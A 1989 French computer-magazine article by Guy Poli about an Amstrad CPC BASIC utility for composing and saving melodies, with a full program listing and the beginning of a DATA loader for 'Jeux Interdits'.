L'option «sauver» sauvegarde un fichier binaire contenant toutes ces données. Il suffira de le recharger dans une zone protégée par MEMORY et d'aller puiser les valeurs par PEEK (*listing 3)*. Le listing 2 est un chargeur Basic recréant un fichier binaire du type de celui généré par le programme 1. Une fois JEUXINT.BIN créé, il peut être exécuté par le programme 3 ou rechargé dans le programme 1, ou bien encore utilisé pour faire fonctionner le programme 4 (*listing 4*, créateur de DATA). Ce thème est le reflet exact de la partition guitare de «Jeux Interdits».

Par cette option (sauver), pensez à effectuer de temps à autre une sauvegarde de sécurité, on n'est jamais à l'abri d'une micro-coupure secteur. Sachez encore qu'un appui sur CONTROL/F place la valeur 255 pour le canal, la note et la durée, ceci afin de marquer la fin de votre travail. Examinez le programme 3 qui détecte ainsi la fin des données de la mélodie.

On peut éventuellement se passer de CONTROL/F en testant ultérieurement la mise à 0 de toutes les données. Mais si la zone où elles sont placées contiennent déjà des valeurs non remises à 0, vous risquez d'avoir des problèmes de détection de fin.

Enfin, si vous rechargez dans le premier programme un fichier clôturé par CONTROL/F (par erreur ou pour un essai intermédiaire), le programme le détectera et se chargera automatiquement de supprimer les valeurs de clôture (255) pour vous permettre de continuer le travail! Au final, s'il y a des «couacs», le petit programme n°4 qui récupère les valeurs binaires sous forme de lignes de DATA, permet de chercher et corriger plus facilement les erreurs. Attention, celui-ci crée de fausses lignes Basic affichées à l'écran comme un texte quelconque. Il faut ensuite employer SHIFT/flèches directionnelles pour amener un second curseur sur chacune de ces lignes et les dupliquer par COPY. Si votre œuvre est trop conséquente, les lignes DATA risquent, après scrolling de l'écran, de disparaître par le haut sans que vous les ayez validées. La solution: dès le remplissage des 3/4 de l'écran, appuyez deux fois sur ESC et relevez le numéro de la dernière ligne. Validez les lignes sauf la dernière certainement incomplète. Tapez AD = le numéro relevé de la dernière ligne, suivi de : GOTO 150. Validez par RETURN et le programme continuera pour les données attendues (Nous avons coordonné le numéro de ligne avec la valeur de l'adresse en Ram).Nous utilisons personnellement cette procédure, car relever les valeurs à l'écran pour les ressaisir en DATA s'avère laborieux pour de longues mélodies.

Voilà! En fin de listing figure une liste des principales variables, le programme étant lui structuré par des Rem. Tout cela devrait vous permettre d'arranger à votre guise cet utilitaire de base.

Exemple de modifs

* Si je vois par exemple, tous les FA - sans exception, ou alors une ou deux facilement modifiables dans les lignes DATA - sont diésés dans la partition, je remplace dans la ligne des séquences vibratoires (chargement de DIM n), la valeur de FA par celle de FA# lisible à sa droite (celà, bien sûr, dans les trois octaves). Je n'ai plus ensuite à me préoccuper de demander un dièse avec le menu gauche, chaque demande de FA à droite donnant directement un FA#. On peut donc, pour un travail conséquent, modifier toutes les valeurs conformément à l'armature (altérations à la clé). C'est la procédure employée pour «Jeux Interdits», la deuxième partie de la mélodie comportant 4 dièses à la clef, cela m'a pris deux minutes pour modifier les valeurs de DIM n, quelques minutes supplémentaires m'ont suffit à retrouver le seul DO qui était demandé à l'état naturel (précédé d'un bécarre).

* Si l'on ne joue que sur un seul canal, on peut enlever le POKE ADR, CANAL et transformer ADR = ADR + 4 par ADR = ADR + 3. Le numéro de canal sera donné directement derrière la commande SOUND de votre programme,

cela évitera de prendre la place en mémoire pour placer cette valeur de canal toujours identique.
Bien d'autres modifications sont possibles. Suppression de la durée si des enveloppes en volumes s'occupent de la fixer. Modification des trois octaves en chargeant DIM n avec d'autres valeurs et en effectuant le changement de nom$ (ne pas oublier que des notes comme MI dièse, FA bémol, SI dièse et DO bémol sont représentées dans le chargement DIM n par O pour simplifier la programmation de la conversion : position de la flèche = quelle note? Un test permettant ensuite d'établir la note correcte, MI dièse prenant la valeur de FA, etc.). Vous pourrez ensuite entrer dans les premières lignes de l'utilitaire, vos diverses enveloppes de volume et tonalité et mofifier la commande SOUND dans les lignes après REM ECOUTE SIMPLIFIEE. Pour les faire prendre en compte ou encore si vous êtes sûr de vous, remplacez dans cette même commande le 1 (numéro de canal), par la valeur de canal demandée dans les données.
Ne soyez pas étonné que le listing 2 ne contienne pas les valeurs habituelles de séquences vibratoires des notes (ex: 239). En effet, il s'agit uniquement d'un chargeur Basic destiné à créer un fichier binaire comme celui généré par le programme 1. Une adresse de la mémoire vive ne pouvant accueillir un nombre supérieur à 255, la valeur d'une note plus élevée est stockée sur deux adresses. Ce qui explique que lorsqu'on appuie sur la barre d'espace dans le programme 1, le compteur augmente du nombre voulu de données + 1. Le programme 4 quant à lui, remet tout cela en ordre pour présenter dans les DATA, la valeur de la note sous sa forme correcteLors de notre prochain rendez-vous, je vous proposerai un synthé très original permettant à tous ceux qui ont une sainte horreur du solfège, de conserver une mélodie jouée directement au clavier. En attendant, bon travail ou bon amusement (c'est selon...).

Guy Poli

```
10 '****************************  [1164]
20 '*                          *  [175]
30 '*    UTILITAIRE MUSIQUE    *  [127]
40 '*    POLI Guy - JUIN 89    *  [797]
50 '*       PROGRAMME 1        *  [1051]
60 '*                          *  [175]
70 '****************************  [1164]
80 '                              [117]
90 MODE 1:INK 0,0:INK 1,24:INK 2, [4207]
6:INK 3,0:BORDER 0:TAGOFF:PRINT C
HR$(23);CHR$(1)
100 LOCATE 11,3:PEN 2,1;PRINT " I [4707]
 R M G  T  U  P L ":LOCATE 15,6:P
RINT"P E E T N":LOCATE 11,3:PEN 1
:PRINT"M C O A  E  G Y  O I":LOCA
TE 15,6:PRINT" R S N E T"
110 TAG:cr=1:TITRE$="MAESTRO"     [1800]
120 NC=LEN(titre$):NP=NC*8        [1062]
130 TST=0:HC=(639-NC*64)/2        [2044]
140 MOVE 1,399:GRAPHICS PEN 3:PRI [2662]
NT TITRE$;:GRAPHICS PEN 1
150 rhc=hc:htc=1:Vc=270:VtC=398   [1729]
160 FOR T=1 TO 8:FOR TT=1 TO NP   [1517]
170 IF TEST(HTC,vTC)=3 THEN MOVE  [3479]
HC,vC:PRINT CHR$(133);:MOVER -16,
-16:PRINT CHR$(133);:MOVER 0,16
180 hc=hc+8:htc=htc+2             [457]
190 NEXT:VC=VC-32:VTC=VTC-2:htc=1 [3033]
:hc=rhc:NEXT
200 IF TST=1 THEN 220             [936]
210 HC=RHC+4:RHC=HC:HTC=1:VC=266: [3720]
VTC=398:GRAPHICS PEN 2:TST=1:GOTO
 160
220 WINDOW #2,1,40,1,1:PAPER #2,0 [3558]
:CLS #2::INK 3,15:FOR tempo=1 TO
1400:NEXT
230 TAGOFF:PRINT CHR$(23);CHR$(0) [3370]
240 '                             [117]
250 '** RECHARGER UN FICHIER **   [1594]
260 MEMORY 19989:MODE 2:BORDER 13 [17041]
:INK 0,13:INK 1,0:LOCATE 1,11:PRI
NT "  Voulez-vous recharger un fi
chier (O ou N suivi d'ENTER). Dan
s l'affirmative,   verifiez la p
resence de la disquette le compor
tant dans le lecteur";:INPUT r$:r
$=UPPER$(r$)
270 IF r$="N" THEN 370            [1214]
280 IF r$<>"O" THEN 250           [921]
290 LOCATE 3,15:INPUT "Nom du fic [8378]
hier sans le label .BIN suivi ENT
ER";fich$:fich$=fich$+".bin":LOAD
 fich$,19990
300 fenv=PEEK(19990):fent=PEEK(19 [12329]
991):fbruit=PEEK(19992):flas(1)=P
EEK(19993):flas(2)=PEEK(19994):fl
as(3)=PEEK(19995):adr=PEEK(19996)
*256+PEEK(19997):compt=PEEK(19998
)*256+PEEK(19999)
310 QZ=0:FOR B=19990 TO 19992:IF  [4520]
PEEK(B)>0 THEN QZ=QZ+1
320 NEXT                          [350]
330 IF PEEK(ADR-(1+QZ))=255 AND P [5835]
EEK(ADR-(2+QZ))=255 AND PEEK(ADR-
(4+QZ))=255 THEN ADR=ADR-(4+QZ):C
OMPT=COMPt-(4+Z)
340 GOTO 710                      [431]
350 '                             [117]
360 '** PARAM. SUPPLEMENTAIRES ** [2569]
370 MODE 2:LOCATE 3,10:PRINT "DES [14184]
IREZ-VOUS SAUVEGARDER DES PARAMET
RES SUPPLEMENTAIRES (No D'ENVELOP
PES DE";LOCATE 5,12:PRINT "VOLUME
, DE TONALITE OU VALEUR DE BRUIT
? (O ou N suivi d'ENTER)";:INPUT
R$:r$=UPPER$(r$)
380 IF r$="N" THEN 690            [1206]
390 IF r$<>"O" THEN 370           [968]
400 CLS:LOCATE 24,10:PRINT "REPON [7241]
DEZ PAR O ou N suivi d'ENTER":LOC
ATE 24,12:INPUT "UN NUMERO D'ENVE
LOPPE DE VOLUME ";R$:r$=UPPER$(r$
)
410 IF r$<>"O" AND r$<>"N" THEN 4 [1143]
00
420 IF r$="O" THEN FENV=1 ELSE FE [1579]
NV=0
430 CLS:LOCATE 24,10:PRINT "REPON [7189]
DEZ PAR O ou N suivi d'ENTER":LOC
ATE 24,12:INPUT "UN NUMERO D'ENVE
LOPPE DE TONALITE ";R$:r$=UPPER$(
r$)
440 IF r$<>"O" AND r$<>"N" THEN 4 [1153]
30
450 IF r$="O" THEN FENT=1 ELSE FE [1986]
NT=0
460 CLS:LOCATE 24,10:PRINT "REPON [6134]
DEZ PAR O ou N suivi d'ENTER":LOC
ATE 24,12:INPUT "UNE VALEUR POUR
LE BRUIT ";R$:r$=UPPER$(r$)
470 IF r$<>"O" AND r$<>"N" THEN 4 [1115]
60
480 IF r$="O" THEN FBRUIT=1 ELSE  [1683]
FBRUIT=0
490 MODE 1:INK 1,13:WINDOW #3,14, [2176]
14,8,20
500 LOCATE 4,4:PRINT "Choisissez  [8238]
le ou les canaux qui":LOCATE 4,5:
PRINT "auront besoin de telles do
nnees"
510 LOCATE 7,24:PRINT "Deplacer:  [7390]
fleches curseur":LOCATE 3,25:PRIN
T"Valider ou effacer: barre d'esp
ace"
520 LOCATE 16,10:PRINT "Canal A": [5101]
LOCATE 16,13:PRINT "Canal B":LOCA
TE 16,16:PRINT "Canal C":
530 LOCATE 16,20:PRINT "QUITTER   [2054]
540 y=10:op=1:PEN 1:LOCATE 14,10: [2528]
PRINT CHR$(243):INK 1,0
550 IF INKEY (2)=0 THEN 560 ELSE  [926]
580
560 op=op+1:IF op>4 THEN op=1     [1713]
570 GOSUB 660                     [881]
580 IF INKEY (0)=0 THEN 590 ELSE  [1220]
610
590 op=op-1:IF op<1 THEN op=3     [1756]
600 GOSUB 660                     [881]
610 IF INKEY (47)=0 THEN 620 ELSE [945]
 650
620 GOSUB 680                     [972]
630 IF op=4 THEN 690              [802]
640 IF flas(op)=0 THEN flas(op)=1 [2307]
 ELSE flas(op)=0
650 FOR b=1 TO 200:NEXT:GOTO 550  [2120]
660 CLS #3:RESTORE 670:FOR b=1 TO [5034]
 op:READ y:NEXT:LOCATE 14,y:PRINT
 CHR$(243):RETURN
670 DATA 10,13,16,20              [546]
680 PRINT CHR$(23);CHR$(1);:TAG:G [6590]
RAPHICS PEN 1:MOVE 238,416-(y*16)
:FOR b=1 TO 9:DRAWR 114,0:MOVER -
114,-2:NEXT:TAGOFF:RETURN
690 PRINT CHR$(23);CHR$(0);:adr=2 [3407]
0000:COMPT=0
700 '                             [117]
710 IF FENV=1 THEN AS=1           [937]
720 IF FENT=1 THEN AS=AS+1        [1114]
730 IF FBRUIT=1 THEN AS=AS+1      [331]
740 MODE 2:INK 0,13:INK 1,0:BORDE [10332]
R 13:PEN 1:LOCATE 1,1;PRINT "CHOI
X":LOCATE 1,2:PRINT "CANAL":LOCAT
E 7,1:PRINT "A     B     C     A+B
   B+A   A+C   C+A   B+C   C+B  A
+B+C B+A+C C+A+B"
750 LOCATE 1,24:PRINT "CHOIX":LOC [5179]
ATE 1,25:PRINT "DUREE":LOCATE 13,
24:PRINT "R    B P    B     N P
 N    C P    C   D C P  D C    T C
"
760 LOCATE 1,5:IF fenv=1 THEN PRI [2611]
" ELSE PRINT "ENV"
770 LOCATE 1,7:IF fent=1 THEN PRI [3167]
" ELSE PRINT "ENT"
780 LOCATE 1,9:IF fbruit=1 THEN P [4571]
" ELSE PRINT "BRUIT"
790 LOCATE 1,11:PRINT "NORMAL":LO [9786]
CATE 1,13:PRINT "DIESE":LOCATE 1,
15:PRINT "BEMOL":LOCATE 1,17:PRIN
T "RESET":LOCATE 1,19:PRINT "SAUV
ER"
800 LOCATE 24,5:PRINT "NOMBRE DE  [3554]
DONNEES :":LOCATE 30,6:PRINT USIN
G "#####";COMPT
810 opc=1:canal=1:opd=1:duree=32: [16089]
opn=1:fh$=CHR$(242)+CHR$(154):fv$
=CHR$(240):xh=7:xb=13:yd=94:yg=33
6:OP=1:note=0:nenv=0:nent=0:nbrui
t=0:WINDOW #1,7,80,2,2:WINDOW #2,
7,80,25,25:WINDOW #3,65,67,3,21:W
INDOW #4,9,11,5,19:WINDOW #5,15,4
6,9,19
820 DIM N(46):GOSUB 2220          [1371]
830 LOCATE 1,21:PRINT "SOUND";USI [6716]
NG "###";CANAL;:PRINT ",";:PRINT
USING "####";N(1);:PRINT ",";:PRI
NT USING "##";DUREE;:note=n(1)
840 LOCATE xh,2:PRINT fv$:LOCATE  [6406]
xb,25:PRINT fv$:TAG:MOVE 72,yg:GR
```

```
APHICS PEN 1:PRINT fh$;:GOSUB 219
Ø:TAGOFF
85Ø '                                [117]
86Ø '** DESSIN PORTEE **             [1279]
87Ø TAG:MOVE 5ØØ,98:GRAPHICS PEN     [4193]
1:dr=2Ø:nf=3:GOSUB 216Ø:dr=8Ø:nf=
5:GOSUB 216Ø:dr=2Ø:nf=3:GOSUB 216
Ø
88Ø MOVE 516,yd:PRINT fh$;           [2261]
89Ø RESTORE 93Ø:FOR b=1 TO 7:READ    [8941]
 m$(b):NEXT:ym=344:fm=Ø:MOVE 5ØØ,
ym:FOR bb=1 TO 3:FOR b=1 TO 7:IF
fm=1 THEN fm=Ø ELSE fm=1
9ØØ IF fm=o THEN xm=478 ELSE xm=4    [759]
52
91Ø MOVE xm,ym:PRINT m$(b);:ym=ym    [35Ø5]
-12:NEXT:NEXT
92Ø MOVE 484,358:PRINT "S";:MOVE     [5586]
48Ø,94:PRINT "MI";:MOVE 55Ø,358:P
RINT "S = SILENCE";
93Ø DATA MI,RE,DO,SI,LA,SOL,FA       [132Ø]
94Ø TAGOFF                           [1Ø66]
95Ø '                                [117]
96Ø '** TEST TOUCHE **               [954]
97Ø IF INKEY(15)=Ø OR INKEY(7)=Ø     [2611]
THEN GOSUB 1Ø9Ø
98Ø IF INKEY(8)=Ø OR INKEY(1)=Ø T    [2269]
HEN GOSUB 118Ø
99Ø IF INKEY(Ø)=Ø OR INKEY(2)=Ø T    [1757]
HEN GOSUB 128Ø
1ØØØ IF INKEY(26)=Ø OR INKEY(28)=    [2114]
Ø THEN GOSUB 146Ø
1Ø1Ø IF INKEY(47)=Ø THEN GOSUB 15    [1ØØ5]
5Ø
1Ø2Ø IF INKEY(19)=Ø OR INKEY(29)=    [2487]
Ø THEN GOSUB 19ØØ
1Ø3Ø IF INKEY(58)=Ø THEN GOSUB 2Ø    [1643]
8Ø
1Ø4Ø IF INKEY(53)=128 THEN note=2    [4777]
55:canal=255:duree=255:GOSUB 155Ø
1Ø5Ø FOR B=1 TO 6Ø:NEXT              [1912]
1Ø6Ø GOTO 97Ø                        [33Ø]
1Ø7Ø '                               [117]
1Ø8Ø '** VALEUR CANAL **             [1Ø46]
1Ø9Ø IF INKEY(15)=Ø THEN 11ØØ ELS    [999]
E 112Ø
11ØØ IF opc>1 THEN 111Ø ELSE RETU    [2723]
RN
111Ø xh=xh-6:opc=opc-1:GOTO 114Ø     [2128]
112Ø IF opc<12 THEN 113Ø ELSE RET    [1129]
URN
113Ø xh=xh+6:opc=opc+1:GOTO 114Ø     [2641]
114Ø TAGOFF:CLS #1:LOCATE xh,2:PR    [91Ø5]
INT fv$:RESTORE 115Ø:FOR b=1 TO o
pc:READ canal:NEXT:LOCATE 7,21:PR
INT USING "##";CANAL:RETURN
115Ø DATA 1,2,4,17,1Ø,33,12,34,2Ø    [2444]
,49,42,28
116Ø '                               [117]
117Ø '** VALEUR DUREE **             [729]
118Ø IF INKEY(8)=Ø THEN 119Ø ELSE    [2Ø15]
 121Ø
119Ø IF opd>1 THEN 12ØØ ELSE RETU    [11Ø8]
RN
12ØØ xb=xb-6:opd=opd-1:GOTO 124Ø     [2238]
121Ø IF opd<1Ø THEN 122Ø ELSE RET    [1466]
URN
122Ø xb=xb+6:opd=opd+1:GOTO 124Ø     [1918]
123Ø '                               [117]
124Ø TAGOFF:CLS #2:LOCATE xB,25:P    [7933]
RINT fv$:RESTORE 125Ø:FOR b=1 TO
opD:READ duree:NEXT:LOCATE 15,21:
PRINT USING "##";DUREE:RETURN
125Ø DATA 32,24,16,12,8,6,4,3,2,1    [1191]
126Ø '                               [117]
127Ø '** NOTES OU SILENCE **         [1958]
128Ø IF INKEY(2)=Ø THEN 129Ø ELSE    [1365]
 131Ø
129Ø IF opN>1 THEN 13ØØ ELSE RETU    [1445]
RN
13ØØ yd=yd-12:opn=opn-1:GOTO 133Ø    [2Ø78]
131Ø IF opn<23 THEN 132Ø ELSE RET    [1197]
URN
132Ø yd=yd+12:opn=opn+1:GOTO 133Ø    [2526]
133Ø CLS #3:TAG:MOVE 516,yd:PRINT    [1829]
 fh$;:alt=Ø
134Ø IF op=6 THEN alt=-1             [1313]
135Ø IF op=5 THEN alt=1              [1348]
136Ø indice=((opn*2)-1)+alt:IF in    [18Ø4]
dice=Ø THEN indice=1
137Ø IF indice=44 THEN indice=43     [1595]
138Ø note=n(indice)                  [747]
139Ø IF OPN<23 AND NOTE =Ø AND AL    [2636]
T=-1 THEN NOTE=N(INDICE-1)
14ØØ IF OPN<23 AND NOTE =Ø AND AL    [3ØØ8]
T=1 THEN NOTE=N(INDICE+1)
141Ø IF opn=23 THEN note=Ø           [892]
142Ø TAGOFF:LOCATE 1Ø,21:PRINT US    [341Ø]
ING "####";NOTE
143Ø RETURN                          [555]
144Ø '                               [117]
145Ø '** OPTIONS DIVERSES **         [357]
146Ø IF INKEY(28)=Ø THEN 147Ø ELS    [1Ø94]
E 149Ø
147Ø IF op<8 THEN 148Ø ELSE RETUR    [1291]
N
148Ø yG=yG-32:op=op+1:GOTO 151Ø      [2861]
149Ø IF op>1 THEN 15ØØ ELSE RETUR    [1244]
N
15ØØ yg=yg+32:op=op-1:GOTO 151Ø      [2668]
151Ø CLS #4:TAG:MOVE 72,yg:PRINT     [1219]
fh$;
152Ø alt=Ø:GOSUB 134Ø:RETURN         [1615]
153Ø '                               [117]
154Ø '** DONNEES EN MEMOIRE **       [231Ø]
155Ø SOUND 129,Ø:FOR B=1 TO 2Ø:BO    [6945]
RDER 6:FOR BB=1 TO 1Ø:NEXT:BORDER
 13:SOUND 1,22ØØ,2,6,,,1:NEXT:IF
OP=7 THEN 158Ø ELSE 163Ø
156Ø '                               [117]
157Ø '* Reset *                      [2Ø8]
158Ø ADR=ADR-(4+AS):IF ADR<2ØØØØ     [2722]
THEN ADR=2ØØØØ
159Ø  FOR ADD=ADR TO ADR+(4+AS):P    [51Ø7]
OKE ADD,Ø:NEXT:COMPT=COMPT-(4+AS)
16ØØ IF COMPT<Ø THEN COMPT=Ø         [113Ø]
161Ø LOCATE 3Ø,6:PRINT USING "###    [1641]
##";COMPT
162Ø RETURN                          [555]
163Ø IF OP=8 THEN 166Ø ELSE 178Ø     [1Ø43]
164Ø '                               [117]
165Ø '* Sauver *                     [99]
166Ø IF compt=Ø THEN 167Ø ELSE 16    [191Ø]
8Ø
167Ø FOR b=1 TO 3Ø:LOCATE #5,1Ø,5    [5722]
:PRINT #5,"PAS DE DONNEES !!!":FO
R bb=1 TO 3Ø:NEXT:CLS #5:NEXT:RET
URN
168Ø CLEAR INPUT:PRINT #5,"INTROD    [5322]
UISEZ UNE DISQUETTE ET    DONNEZ
UN NOM (8 CARACTERES)    SANS LAB
EL";:INPUT #5,F$
169Ø POKE 1999Ø,fenv:POKE 19991,f    [6441]
ent:POKE 19992,fbruit:POKE 19993,
flas(1):POKE 19994,flas(2):POKE 1
9995,flas(3)
17ØØ POKE 19996,adr\256:POKE 1999    [4599]
7,adr MOD 256:POKE 19998,compt\25
6:POKE 19999,compt MOD 256
171Ø SAVE F$,B,1999Ø,COMPT+1Ø        [2Ø36]
172Ø CLS #5:PRINT #5,"SI VOUS DES    [57Ø5]
IREZ RECOMMENCER UN  AUTRE TRAVAI
L, REINITIALISEZ PARCONTROL-SHIFT
+ESC ET RELANCER LEPROGRAMME."
173Ø LOCATE #5,1,6:PRINT #5,"S'IL    [9248]
 NE S'AGISSAIT QUE D'UNE    SIMPL
E SAUVEGARDE EN COURS DE    TRAVAI
L, PRESSER LA TOUCHE R    puis RE
TURN POUR RETOUR AU       TRAVAIL
 ";
174Ø INPUT #5,"",r$:r$=UPPER$(r$)    [2295]
:IF R$<>"R" THEN 174Ø
175Ø CLS #5:RETURN                   [1318]
176Ø  '                              [117]
177Ø '* Ecriture donnees en RAM *    [2Ø8Ø]
178Ø POKE ADR,CANAL:POKE ADR+1,NO    [4596]
TE\256:POKE ADR+2,NOTE MOD 256:PO
KE ADR+3,DUREE:ADR=ADR+4
179Ø IF flas(1)=1 AND (canal=1 OR    [2665]
 canal=17 OR canal=33 OR canal=49
) THEN 183Ø
18ØØ IF flas(2)=1 AND (canal=2 OR    [5626]
 canal=1Ø OR canal=34 OR canal=42
) THEN 183Ø
181Ø IF flas(3)=1 AND (canal=4 OR    [4455]
 canal=12 OR canal=2Ø OR canal=28
) THEN 183Ø
182Ø adr=adr+as:GOTO 186Ø            [85Ø]
183Ø IF FENV=1 THEN POKE ADR,NENV    [18Ø8]
:ADR=ADR+1
184Ø IF FENT=1 THEN POKE ADR,NENT    [3215]
:ADR=ADR+1
185Ø IF FBRUIT=1 THEN POKE ADR,BR    [2794]
UIT:ADR=ADR+1
186Ø COMPT=COMPT+(4+AS):LOCATE 3Ø    [27ØØ]
,6:PRINT USING "#####";COMPT
187Ø RETURN                          [555]
188Ø '                               [117]
189Ø '* CHANG. Nos ENV. & BRUIT *    [1589]
19ØØ IF OP>3 THEN RETURN             [971]
191Ø IF INKEY(19)=Ø THEN 192Ø ELS    [1598]
E 199Ø
192Ø ON OP GOTO 193Ø,195Ø,197Ø       [1154]
193Ø IF NENV<15 THEN NENV=NENV+1:    [58Ø]
GOSUB 219Ø
194Ø RETURN                          [555]
195Ø IF NENT<15 THEN NENT=NENT+1:    [1468]
GOSUB 219Ø
196Ø RETURN                          [555]
197Ø IF BRUIT<31 THEN BRUIT=BRUIT    [1654]
+1:GOSUB 219Ø
198Ø RETURN                          [555]
199Ø ON OP GOTO 2ØØØ,2Ø2Ø,2Ø4Ø       [9ØØ]
2ØØØ  IF NENV>Ø THEN NENV=NENV-1:    [1566]
GOSUB 219Ø
2Ø1Ø RETURN                          [555]
2Ø2Ø IF NENT>Ø THEN NENT=NENT-1:G    [1Ø12]
OSUB 219Ø
2Ø3Ø RETURN                          [555]
2Ø4Ø IF BRUIT>Ø THEN BRUIT=BRUIT-    [2577]
1:GOSUB 219Ø
2Ø5Ø RETURN                          [555]
2Ø6Ø '                               [117]
2Ø7Ø '** ECOUTE SIMPLIFIEE **        [1129]
2Ø8Ø FOR A=2ØØØØ TO 2ØØØØ+COMPT-1    [2Ø54]
 STEP 4+AS
2Ø9Ø FOR B=Ø TO 3:C(B)=PEEK(A+B):    [4374]
NEXT:SOUND 1,C(1)*256+C(2),C(3)*2
,12:NEXT
21ØØ RETURN                          [555]
211Ø '                               [117]
212Ø '** MARQUE FIN FICHIER **       [1552]
213Ø SOUND 129,Ø:FOR B=1 TO 2Ø:BO    [12589]
RDER 6:FOR BB=1 TO 1Ø:NEXT:BORDER
 13:SOUND 1,22ØØ,2,6,,,1:NEXT:FOR
 b=adr TO adr+(3+as):POKE b,255:N
EXT:COMPT=COMPT+(4+AS):TAGOFF:LOC
ATE 3Ø,6:PRINT USING "#####";COMP
T:RETURN
214Ø '                               [117]
215Ø '** S-ROUT. DESSIN PORTEE **    [2ØØ5]
216Ø FOR b=1 TO nf:DRAWR -dr,Ø:MO    [3393]
VER dr,24:NEXT:RETURN
217Ø '                               [117]
218Ø '** ECRIT VAL. OPTIONS GAUCH    [1365]
E **
219Ø TAGOFF:LOCATE 7,5:PRINT USIN    [6514]
G "##";nenv:LOCATE 7,7:PRINT USIN
G "##";nent:LOCATE 7,9:PRINT USIN
G "##";bruit:RETURN
22ØØ '                               [117]
221Ø ** MISES NOTES EN TABLEAU **    [777]
222Ø RESTORE 223Ø:FOR B=1 TO 46:R    [3981]
EAD VALEUR:N(B)=VALEUR:NEXT:RETUR
N
223Ø DATA 758,Ø,716,676,638,6Ø2,5    [2496]
68,536,5Ø6,Ø,478,451,426,4Ø2
224Ø DATA 379,Ø,358,338,319,3Ø1,2    [3Ø13]
84,268,253,Ø,239,225,213,2Ø1
225Ø DATA 19Ø,Ø,179,169,159,15Ø,1    [2843]
42,134,127,Ø,119,113,1Ø6,1ØØ,95,Ø
,Ø,Ø
226Ø '                               [117]
227Ø '** VARIABLES PRINCIPALES **    [1292]
228Ø 'FV$ = FLECHE VERTICALE         [1141]
229Ø 'XH  = POSITION X DE CETTE F    [3542]
LECHE (EN HAUT)
23ØØ 'XB  = POSITION X DE CETTE F    [3423]
LECHE (EN BAS)
231Ø 'FH$ = FLECHE HORIZONTALE PO    [2128]
UR PORTEE
232Ø 'YD  = POSITION Y DE CETTE F    [2Ø71]
LECHE (A DROITE)
233Ø 'YG  = POSITION Y DE CETTE F    [3757]
LECHE (A GAUCHE)
234Ø 'OPC = OPTION 1 A 12 (SELECT    [1686]
ION CANAL)
235Ø 'OPD = OPTION 1 A 1Ø (SELECT    [224Ø]
ION DUREE)
236Ø 'OPN = OPTION 1 A 16 (SELECT    [3167]
ION NOTE, 16=SILENCE)
237Ø 'OP  = OPTION 1 A  8 (SELECT    [21Ø6]
ION DIVERSES)
238Ø 'DIM N(27) = VALEURS REPRESE    [3197]
NTANT LES NOTES
239Ø 'COMPT: COMPTEUR GRANDEUR DU    [2643]
 FICHIER FINAL
24ØØ 'NENT = No ENV. DE TONALITE     [141Ø]
VOULUE
241Ø 'NENV = No ENV. DE  VOLUME      [9Ø2]
VOULUE
242Ø 'BRUIT= VALEUR DU BRUIT (1 A    [24Ø5]
 31)
243Ø 'ALT  = INDICE D'ALTERATION     [2554]
(# OU b)
244Ø 'ADR  = ADRESSE OU L'ON STOC    [1652]
KE LES DONNES
245Ø 'AS   = NOMBRE D'ARGUMENTS S    [5556]
UPPLEMENTAIRES
246Ø 'FENV, FENT, FBRUIT = FLAGS,    [3223]
 MIS A 1 INDIQUENT
247Ø '       LES ENVELOPPES OU BRU   [1959]
IT A SAUVEGARDER
248Ø 'FLAS(1 A 3) = MIS A 1 INDIQ    [1876]
UE QUEL CANAL
249Ø         PREND LES ENVELOPPES    [1978]
OU BRUIT
25ØØ FOR a=2ØØØØ TO 21ØØØ STEP 6:    [3Ø34]
FOR b=Ø TO 5:PRINT PEEK(a+b);:NEX
T:PRINT:NEXT
```

```
1Ø '**********************            [673]
2Ø '* POLI Guy - JUIN 89 *            [797]
3Ø '* MICROMAG - PROG. 2 *            [1966]
4Ø '*                    *            [175]
5Ø '*   JEUX INTERDITS   *            [1343]
6Ø '**********************            [673]
7Ø '                                  [117]
8Ø MEMORY 19989                       [422]
9Ø '                                  [117]
1ØØ 'Donnees speciales pour Prog.     [132Ø]
 1
11Ø '                                 [117]
12Ø FOR adr=1999Ø TO 19999:READ v     [3427]
aleur:POKE adr,valeur:NEXT
13Ø DATA Ø,Ø,Ø,Ø,Ø,Ø,83,2Ø,4,244      [171Ø]
14Ø '                                 [117]
15Ø 'donnees canal, note et duree     [257Ø]
16Ø '                                 [117]
17Ø FOR adr=2ØØØØ TO 21267:READ v     [26Ø6]
aleur:POKE adr,valeur:NEXT
18Ø DATA 1Ø,2,246,24,17,Ø,127,4,1     [2935]
,Ø,253,4,1,1,63,4,1,Ø,127,4,1,Ø,2
53,4
19Ø DATA 1,1,63,4,1,Ø,127,4,1,Ø,2     [25Ø6]
53,4,1,1,63,4,1Ø,2,246,24,17,Ø,12
7,4
2ØØ DATA 1,Ø,253,4,1,1,63,4,1,Ø,1     [3145]
42,4,1,Ø,253,4,1,1,63,4,1,Ø,159,4
21Ø DATA 1,Ø,253,4,1,1,63,4,1Ø,2,     [3Ø46]
246,24,17,Ø,159,4,1,Ø,253,4,1,1,6
3,4
22Ø DATA 1,Ø,169,4,1,Ø,253,4,1,1,     [227Ø]
63,4,1,Ø,19Ø,4,1,Ø,253,4,1,1,63,4
23Ø DATA 1Ø,2,246,24,17,Ø,19Ø,4,1     [2351]
,Ø,253,4,1,1,63,4,1,Ø,159,4,1,Ø,2
53,4
24Ø DATA 1,1,63,4,1,Ø,127,4,1,Ø,2     [2314]
53,4,1,1,63,4,1Ø,2,246,24,17,Ø,95
,4
25Ø DATA 1,Ø,253,4,1,1,63,4,1,Ø,9     [3468]
5,4,1,Ø,253,4,1,1,63,4,1,Ø,95,4
26Ø DATA 1,Ø,253,4,1,1,63,4,1Ø,2,     [3689]
246,24,17,Ø,95,4,1,Ø,253,4,1,1,63
,4
27Ø DATA 1,Ø,1Ø6,4,1,Ø,253,4,1,1,     [2829]
63,4,1,Ø,119,4,1,Ø,253,4,1,1,63,4
28Ø DATA 1Ø,2,56,24,17,Ø,119,4,1,     [3766]
Ø,19Ø,4,1,Ø,239,4,1,Ø,127,4,1,Ø,1
9Ø,4
29Ø DATA 1,Ø,239,4,1,Ø,142,4,1,Ø,     [2297]
19Ø,4,1,Ø,239,4,1Ø,2,56,24,17,Ø,1
42,4
3ØØ DATA 1,Ø,19Ø,4,1,Ø,239,4,1,Ø,     [3Ø73]
127,4,1,Ø,19Ø,4,1,Ø,239,4,1,Ø,119
 4
31Ø DATA 1,Ø,19Ø,4,1,Ø,239,4,1Ø,1     [3111]
,25Ø,24,17,Ø,127,4,1,Ø,169,4,1,Ø,
